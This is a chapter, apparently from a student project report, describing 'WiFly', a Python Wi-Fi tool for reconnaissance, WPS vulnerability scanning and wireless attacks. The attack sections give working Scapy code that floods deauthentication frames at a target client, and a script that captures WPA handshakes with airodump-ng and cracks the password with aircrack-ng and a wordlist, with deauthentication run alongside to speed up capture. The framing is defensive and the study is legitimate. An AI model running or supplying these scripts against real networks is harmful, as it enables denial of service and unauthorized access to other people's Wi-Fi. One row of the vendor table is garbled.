


Figure 4.7 Beacon Frame Structure

Following are the mandatory fields in a Beacon frame:

1. Timestamp (8 bytes)
2. Beacon Interval (2 byte)
3. Capability info (2 byte)
4. SSID (variable size)
5. Supported Rates (variable size)

4.4.5 Detailed Explanation of Reconnaissance

Reconnaissance is carried out by firstly capturing the beacon frames present within the vicinity of the Network Interface Card (NIC) which is in monitor mode using Python. Afterwards, the captured beacon frames are unpacked using the Scapy module in Python to extract the desired attributes that are used in Reconnaissance. The attributes extracted are:

I. Media Access Control Address

MAC is basically used as a hardware recognition figure for distinctively identifying each gadget present on a specific network. It is fabricated (hard coded) onto every network card, such as Ethernet & Wi-Fi card, and thus it cannot be changed physically. It is consisting of six two-digit hexadecimal numbers, divided by colons. A sample MAC Address is as follows, 00:0D:83:B1:C0:8E.

II. SSID (Access Point)

It stands for Service Set Identifier, and it is basically the name of a network. Just like when open the Wi-Fi settings on our phone or laptop. The list of names of available Wi-Fi networks are basically the SSIDs of each network. These are broadcasted by the Access Points (APs) periodically using Beacon Frames to make their presence known in the vicinity.

III. Types of encryption

This field specifies the type of encryption used by a particular Access Point. Like whether it is using WPA, WPA2 or WEP.

IV. Channel

It specifies the channel on which the Access Point is currently operating on. It remains constant for the most part except for some cases.

V. Vendor information

The first three octets of a MAC Address are used for identifying the manufacturer / vendor of that device as these are called OUI (Organizationally Unique Identifier). So, for vendor identification using we have created a database with which the MAC Address will be compared for determining its exact vendor. Following is the Vendor Information database:

```
oui,companyName,countryCode
00:1F:BC,Evga Corp,US
70:B3:D5:4E:7,Digital Domain,US
9C:60:B4:2,"Mozi (Shenzhen) Artificial Intelligence Tech Co, Ltd",CN
00:60:94,Ibm Corp,US
00:1F:11,"Openmoko, Inc",TW
84:83:71,Avaya Inc,US
AC:AB:BF,AthenTek Inc,TW
28:39:45,"Shenzhen Chuangwei-Rgb Electronics Co, Ltd",CN
18:52:82,"FibreHome Technologies",PK
00:50:E3,"Arris Group, Inc",US
0.016099537,Jäger Computergesteuerte Meßtechnik GmbH,DE
FC:F5:28,Zyxel Communications Corp,TW
FC:60:18,"Zhejiang Kangtai Electric Co, Ltd",CN
88:D9:62,Canopus Systems US Llc,US
34:04:9E:2,Efd Induction,NO
BC:BA:C2,"Hangzhou Hikvision Digital Tech Co, Ltd",CN
00:0B:BC,"En Garde Systems, Inc",US
00:14:FE,Artech Electronics,KR
00:25:C4,Ruckus Wireless,US
70:F0:96,"Cisco Systems, Inc",US
0:05:01,"Cisco Systems, Inc",US
0:50:50,"Cisco Systems, Inc",US
```

Figure 4.8 Vendor Info Database

VI. Signal Strength

This attribute indicates the whether the signal strength of an Access Point is either good, very good or bad. It is calculated mathematically by using the “dbm” information extracted from the Beacon Frame. It depends upon the distance from the Access Point the closer it is the better the signal and

vice versa. The signal strength of each Access Point is displayed separately.

VII. Access Point User information

The User Info attribute tells us whether the Access Points obtained after scanning are authorized to operate in the vicinity or not. For this purpose, a database is created containing all the authorized (allowed) Access Points present in a certain vicinity. So, when an unauthorized Access Point shows up in the vicinity it will appear as not allowed in the User Info attribute column. We can also Add and Remove Access Points from the database easily and quickly changing their status from allowed to disallowed or vice versa.

VIII. Clients with associated Access Points

This feature displays the associated clients of each Access Point by using Probe Response Packet, which are sent in response to the Probe Request packets which are used to scan for the availability of WLAN networks in a specified area. So, the Probe Response containing the Client MAC address (destination address) are unpacked and its attributes are displayed in the second table along with the Access Point MAC address indicating it as a part of its WLAN.

IX. Client user Information and Username

The User Info attribute tells us whether the associated Client obtained after scanning is authorized to operate in the vicinity or not. For this purpose, a database is created containing all the authorized (allowed) Clients present in a certain vicinity. So, when an unauthorized Client shows up in the vicinity it will appear as not allowed in the User Info attribute column. We can also Add and Remove Clients from the database easily and quickly changing their status from allowed to Not allowed or vice versa.

4.4.6 Output of Reconnaissance




Figure 4.9 (a) & (b) Reconnaissance Output

The attributes in both the Clients and Access Points tables are arranged in an orderly manner as shown in the figure above. The Clients table indicates all the client devices (their MAC Address) that are associated with the Access Points which are displayed in the table below it. Other attributes which are explained in the previous subchapter can also be seen in the form of columns such as: Channel, Signal Strength, SSID and Encryption. The arrangement of the columns (attributes) is a bit out of place in the Access Points table because we have developed our own Python script for conducting wireless Reconnaissance which performs all the tasks from capturing, unpacking, analyzing and displaying the contents of beacon frames in orderly manner, instead of using pre-built wireless Reconnaissance tools present in Kali Linux such as airodump-ng etc. Moreover, our script also displays allowed and not allowed Access Points and Clients present in the vicinity based on the backend database, which can easily be modified to add or remove Access Points and Clients easily. This feature is not present in any pre-built Kali Linux wireless Reconnaissance tool.

4.5 Vulnerability Scanning

Vulnerability Scanning, more commonly known as “Vuln Scan” is a security technique for actively recognizing application, network, and security vulnerabilities. It involves using a piece of software running from a certain standpoint of an individual or an institution examining the attack surface in question. Vulnerability scanning is used by individuals as well as security conscious organizations to find out vulnerabilities present in their computers, networks or even mobile devices, so that they can be patched before they can be exploited. WiFly consists of simple and easy to use vulnerability scanner too, which detects the “Pixie Dust” vulnerability in the Access Points present within its range.

4.5.1 WPS & its features

Wi-fi Protected Setup is a wireless network security standard which seeks to make the connection between an AP and its associating client easier and faster. It only works on wireless networks using a password that is encrypted with either WPA or WPA2 security protocol and not the denigrated WEP security protocol which employs very weak security.

WPS can be enabled using the following 2 methods:

- i Push button configuration (PBC) Method**, in this method the user has to simply push a button, either a physical one or a virtual one, on both WPS devices to connect. The button is usually present at the back of the Wi-Fi router labelled as “WPS” when pressed, an option “Connect via WPS” will appear in the Access Point’s SSID options present in the client’s list of available Access Points. It eliminates the need to enter Wi-Fi password when connecting to the wireless network.
- ii Personal Identification Number (PIN) Method**, in this method a PIN is present either on the web interface or on a sticker label attached to the WPS device. This PIN will then be used entered in the client WPS device to connect.

WPS was developed and introduced by Wi-Fi Alliance in 2006 with a goal to make the process of connecting to wireless network convenient and less time consuming. It is still available in today’s routers to some extent, but it was mostly popular in legacy routers. A critical vulnerability in the WPS standard was discovered which

is what will be discussed in the next subchapter.

4.5.2 WPS Vulnerability

In late 2011, a major flaw in the design and implementation of PIN- based WPS standard was found which makes it vulnerable to brute-force attacks. There are two types of brute-force attacks which can be performed against the WPS standard:

- Online brute-force attack
- Offline brute-force attack

An attacker within the range of a WPS enabled Access Point can carry out these attacks to acquire the WPS PIN which is used for connecting to the Access Point. Once connected he can easily obtain the WPA/WPA2 password of the Access Point. To understand the WPS vulnerability we need to first look at the PIN structure that used for authenticating and connecting a client to the Access Point. A WPS PIN consists of 8 digits, and consists of three portions, the last digit of the pin is used for checksum. The connection process requires the client to first prove the ownership of first four digits of the PIN, if they are correct only then the AP will inquire the client for the next four digits. So, from an intruder's point of view a brute-force attack is very much possible, with 11000 total possibilities (104 possibilities for the first four digits + 103 possibilities for the next three digits as the last digit is a checksum which can be calculated.




Figure 4.10 WPS PIN Division

So, an attacking client (hacker) can try guessing the correct WPS PIN by brute-forcing one block and then moving on to the next one and with no timeout in place, readily available attack tools can retrieve a WPS PIN in surprisingly short period of time.

4.5.3 Implementation

So, from the discussions of the previous subchapter we can infer that the presence of WPS in a router is in itself major vulnerability whilst being a feature at the same time. Due to the ease with which it can brute-forced to obtain the WPS PIN to

gain access to the wireless network. Keeping this issue in mind WiFly comes with built-in a WPS vulnerability scanner which at the press of a button will scan the vicinity for Access Points and check whether they have WPS enabled or not. To carry out this scanning we are using Reaver, a built-in Kali Linux tool which automates the process of detecting and exploiting the WPS vulnerability. It comes with scanning tool known as “wash” which what is is used in WiFly for searching WPS enabled Access Points.

4.5.4 Python Script

```
import subprocess
import time

p8 = subprocess.Popen(['wash' ' -i' ' wlan0mon'], shell=True)
time.sleep(20)
p8.kill()
p8.communicate()
```

Figure 4.11 WPS Python Code

Here, the subprocess module is used for executing Kali Linux terminal commands from the Python script and the time module is used for specifying the time (in seconds) for which the terminal command will be executed. After that its execution is terminated and communicated to the OS.

4.5.5 Output




Figure 4.12 Vulnerability Scanning

This is the output of the Reaver’s WPS vulnerability scanning tool “wash”. As you can see it displays information similar to the output of the Reconnaissance part of WiFly except for “Lck” column which is the primary feature of wash as it indicates whether the particular Access Point has WPS Locked or not. “No” indicates that

WPS is enabled and not locked making the Access Point vulnerable to the WPS brute-force attacks and “Yes” indicates that WPS is disabled, and the Access Point is protected from WPS brute-force attack. So, it can be clearly seen that even with today’s advancement in cyber security nearly all the Access Points within the scanned vicinity have WPS enabled and vulnerable to brute-force attacks.

4.6 Wireless Attacks

Till the Reconnaissance part the illegal Access Points and Clients operating in the vicinity of WiFly have been identified. Now, the actions that can taken against them are discussed in this section which involves offensive wireless techniques.

4.7 Deauthentication Attack

De-authentication means to 'revoke validation' or 'deny authentication'. Wi-Fi de-authentication is a frequently used term in cyber security. It is a kind of DDOS assault which seeks to knock off connected clients of a Wi-Fi network by constantly sending death frames to that Access Point. The Deauthentication frame is a subtype of the 802.11 Management frame. This attack targets the communication between an Access Point and its connected clients. Under normal circumstances it is used when a client wants to dissociate from its connected Access Point, thus the client sends the Deauthentication frame to the Access Point. The Access Point also sends a Deauthentication frame in response. The Deauthentication attack is possible because of the way 802.11 frames are structured. By exploiting the 802.11 frame control The attacker spoofs the client’s MAC and sends the Deauthentication message to the Access Point as a result, the connection between the client and the Access Point is stopped. Then the two reauthenticate, allowing the attacker to capture the complete handshake. Following figure shows the exchange of Deauthentication frame between a client and Access Point.




Figure 4.13 Deauthentication frame exchange

There are two ways in which Deauthentication attack can be performed.

- i. Deauthentication attack against all the connected clients of an Access Point by continuously sending death frames towards it. Rendering it inaccessible for all the connecting clients.
- ii. Targeted Deauthentication attack against a specific connected client of an Access Point knocking it off while maintain the connectivity of other connected clients. The client will be unable to connect to that Access Point on receiving large number of death frames.

4.7.1 Wireshark Analysis

Following is the frame body of the death frame:




Figure 4.14 Death frame body

Wireshark filters for Deauthentication frames are:

```
(wlan . fc . type == 0 ) & & (wlan . fc . type _ subtype == 0 x 0 c)
```

or

```
(wlan . fc . type eq 0) & & (wlan . fc . type _ subtype eq 0 x 0 c)
```

or

```
(wlan . fc . type eq 0) & & (wlan . fc . type _ subtype eq 12)
```

The death frame's " type " field has 0 value, whereas the subtype field has 0x0c(12) value. It is a part of the wlan . fc . type control header and explains the kind of frame (control, management or data), where the Subtype and Type fields are included for accessibility to distinctively identify the subtype and type arrangement that is contained in the frame header. It is usually utilized in Wireshark filters.

Deauthentication frame analysis in Wireshark:




Figure 4.15 Death Frame Wireshark filter




Figure 4.16 Wireshark Analysis

4.7.2 Implementation

So, after obtaining the results of the Reconnaissance we will know which Access Points and clients are illegally operating in the vicinity of WiFly. To eradicate them we can use the Deauthentication attack which is implemented using Scapy module in a self-developed automated Python script rather than using pre-built Kali Linux tools. Using it we can either deauthenticate all the connected clients of an illegal Access Point operating in the area rendering it

unusable or some specific illegal connected clients of an Access Point. When the script is run three attributes are needed to be given as input which are:

- i. Target MAC Address
- ii. Gateway MAC Address
- iii. Channel of the Access Point

4.7.3 Python Script

```
interface = "wlan0"
```

- The interface of the Network Interface Card (NIC) in the Kali Linux is stored in the variable 'interface'.

```
os.system('ifconfig %s down' % interface)
```

```
os.system('iwconfig %s mode monitor' % interface)
```

```
os.system('ifconfig %s up' % interface)
```

- These lines of code are used to put the Network Interface Card in monitor mode so to send Deauthentication frames.

```
channel = "13"
```

```
p2 = subprocess.run(["iwconfig",interface,"channel",channel],  
capture_output=True)
```

- The channel on which the Deauth packets are to transmitted is specified above.

```
target_mac = "AC:57:75:8C:31:D0"
```

```
gateway_mac = "18:52:82:F4:52:73"
```

- Here the target MAC Address of a specific Client is specified as "target_mac" to knock it off the Access Point to which it is connected whose MAC Address is specified as the " gateway_mac ". These details are stacked up using "Dot11" function below and then the details are added to the RadioTap header of 802.11 frame. addr1: destination MAC, addr2: source MAC, addr3: Access Point MAC

```
dot11 = Dot11(addr1=target_mac, addr2=gateway_mac,  
addr3=gateway_mac)
```

```
packet = RadioTap()/dot11/Dot11Deauth(reason=7)
```


sendp(packet, inter=0.1, count=1000, iface=interface, verbose=1)

- Here, the 1000 deauth packets are sent at an interval of 0.1 sec using interface wlan0.

4.8 Dictionary Attack

A dictionary attack is a kind of brute-force attack, to illegally access a computer, server or a Wi-Fi network in this case by attempting various different combinations of phrases, words and special characters to guess the correct password. The most commonly used passwords such as birthdays, anniversaries, names of famous sports teams, names of famous sports players and the like are taken into account by hackers to successfully execute a dictionary attack. As Users are more likely to select conspicuous passwords and re-use them on multiple instances. Keeping this in view, an attacker can be in possession of a database consisting of large number passwords used most commonly. This is known as a password list and for a successful dictionary attack a password list with a higher probability of success is to be used.

4.8.1 4 – Way Handshake

The 4-way handshake is the process of exchanging 4 messages between a Client device and an Access Point in order to generate encryption keys which are used to encrypt data sent over Wireless medium. EAPOL stands for extensible authentication protocol (EAP) . It is described as the 4-way handshake. The 4-way handshake is applied in PSK or 802.1x designed ssids. The four-way handshake utilizes a pass key called PMK (Pairwise Master Key), and concatenation of several data items to prepare the encryption of data. These include single-use items known as Authenticator Number used once (ANonce) and Supplicant Number used once (SNonce), along with the MAC Address of both the Client and Access Point involved. The four-way handshake process is done to allow an Access Point to authenticate itself to its Client and provide secure encryption. The key swap procedure takes place after a client is validated and connected. Following the accomplishment of key swap, control frames take over. The display filter for the 4-way handshake is "eapol". Following image shows the 4 EAPOL messages being exchanged between a client and its Access Point.

No.	Channel	Frame Type	Info	SRC	TA	DA	RA
9	60	EAPOL	Key (Message 1 of 4)	ea:55:2d:c0:75:e0	ea:55:2d:c0:75:e0	40:4d:7f:e0:30:c0	40:4d:7f:e0:...
10	60	EAPOL	Key (Message 2 of 4)	40:4d:7f:e0:30:c0	40:4d:7f:e0:30:c0	ea:55:2d:c0:75:e0	ea:55:2d:c0:...
12	60	EAPOL	Key (Message 3 of 4)	ea:55:2d:c0:75:e0	ea:55:2d:c0:75:e0	40:4d:7f:e0:30:c0	40:4d:7f:e0:...
13	60	EAPOL	Key (Message 4 of 4)	40:4d:7f:e0:30:c0	40:4d:7f:e0:30:c0	ea:55:2d:c0:75:e0	ea:55:2d:c0:...

Figure 4.17 4-Way Handshake Wireshark




Figure 4.18 4-Way Handshake

4.8.2 Password Text file

Password lists also known as Password Dictionaries consists of a large number of most commonly used passwords that have been amassed, arranged and compiled into a single text file. Such large password lists are created when databases of hashed passwords are leaked. A hacker in possession of such a password list can carry out the attack effectively in a short period of time. As the password list is used to compute the password hashes similar to the ones contained in the 4-way handshake file. The most commonly used password list that also comes pre-loaded in Kali Linux is the “rockyou.txt” password list which contains nearly 14,341,564 passwords used in 32,603,388 different accounts. Thus, only just this one password list can be enough for cracking a password out of the hundreds available on the

internet. There are custom tools also available in Kali Linux to create our very own hashed password list like crunch, cupp & hashcat. These tools create powerful password lists based on the keywords entered.

4.8.3 Working & Implementation of Dictionary Attack

To initiate a dictionary attack the first thing that we need is the 4-way handshake which contains the exchange of 4 EAPOL messages between the Access Point and the Client. This happens during the connection process of a client and an Access Point. It occurs after the association frames in a PSK network and after EAP authentication in an 802.1X network. To capture the handshake Kali Linux several tools can be used, but the most popular and effective tool is “airodump-ng” which is used for Wireless Network Scanning. It captures the 4-way Handshake and stores it in a “.pcap” capture file which can be opened with Wireshark to analyze it, but most importantly it can be used with a password cracking tool such as hashcat, aircrack-ng etc. To obtain the password using aircrack-ng we have to mention the handshake capture file along with a dictionary (password list) such as the “rockyou.txt” file, because it takes each word from the dictionary and tests to see if this is in fact the pre-shared key. This process is repeated until the correct word that matches the pre-shared key is found. The time it takes to crack depends on the processing power of the CPU and also the size of the dictionary, this could take a long time.

This whole process of carrying out the dictionary attack has to be done manually by first searching for the target Access Point and then waiting for a Client to connect to it in order to capture the handshake. Once the handshake is captured, it has to be fed into the password cracking tool. In WiFly this whole process is automated in a Python Script by using its various modules. Also, to obtain the 4-way handshake quickly we are running the Deauthentication attack in parallel to this script using multi-threading so that when the deauthenticated client of an Access Point reconnects to it. We can easily capture the 4-way handshake after which it is directly fed into the password cracking tool which will compute the password. The output of the dictionary attack will either be the computed password or a “Key not Found” message.

4.8.4 Python Script

```
interface = "wlan0"
os.system('ifconfig %s down' % interface)
os.system('iwconfig %s mode monitor' % interface)
os.system('ifconfig %s up' % interface)
```

- These lines of code are used to enable monitor mode in the interface “wlan0” which is an external Network Interface Card “NIC”.

```
bssid = "FC:DD:55:73:F2:E6"
channel = "8"
```

- This is the MAC Address and the channel of the Access Point on which the Dictionary Attack is to be carried out.

```
p8 = subprocess.Popen(["airodump-ng", "-c", channel, "-w", "capture", "-d", bssid, interface], stdin = subprocess.PIPE, stdout = subprocess.PIPE, stderr = subprocess.STDOUT)
print("Capturing Handshake! ")
time.sleep(15)
p8.kill()
```

- Here, the 4-way handshake is captured using the subprocess module to execute a terminal command using Python Script and meanwhile “Capturing Handshake” will be displayed at the output in the meantime.

```
file="capture-01.cap"
print("Cracking..... ")
proc=subprocess.Popen(["aircrack-ng", "-w", "aaa.txt", "-b", bssid, file],stdout=subprocess.PIPE)
proc.wait()
output=proc.stdout.read().decode("utf-8")
mac_pattern=re.compile(r"KEY FOUND!+ \|[^\|]+\|")
mac = mac_pattern.findall(output)
if len(mac)==0:
    print("Key not Found")
```

else:

```
print(mac[0])
```

- Finally, in the end the password obtained after the handshake has been processed in the password cracking tool is decoded to a human readable form then compiled and sent to the output where it is displayed. If the password is not present in the password dictionary, then “Key not Found” is displayed.

4.8.5 Output

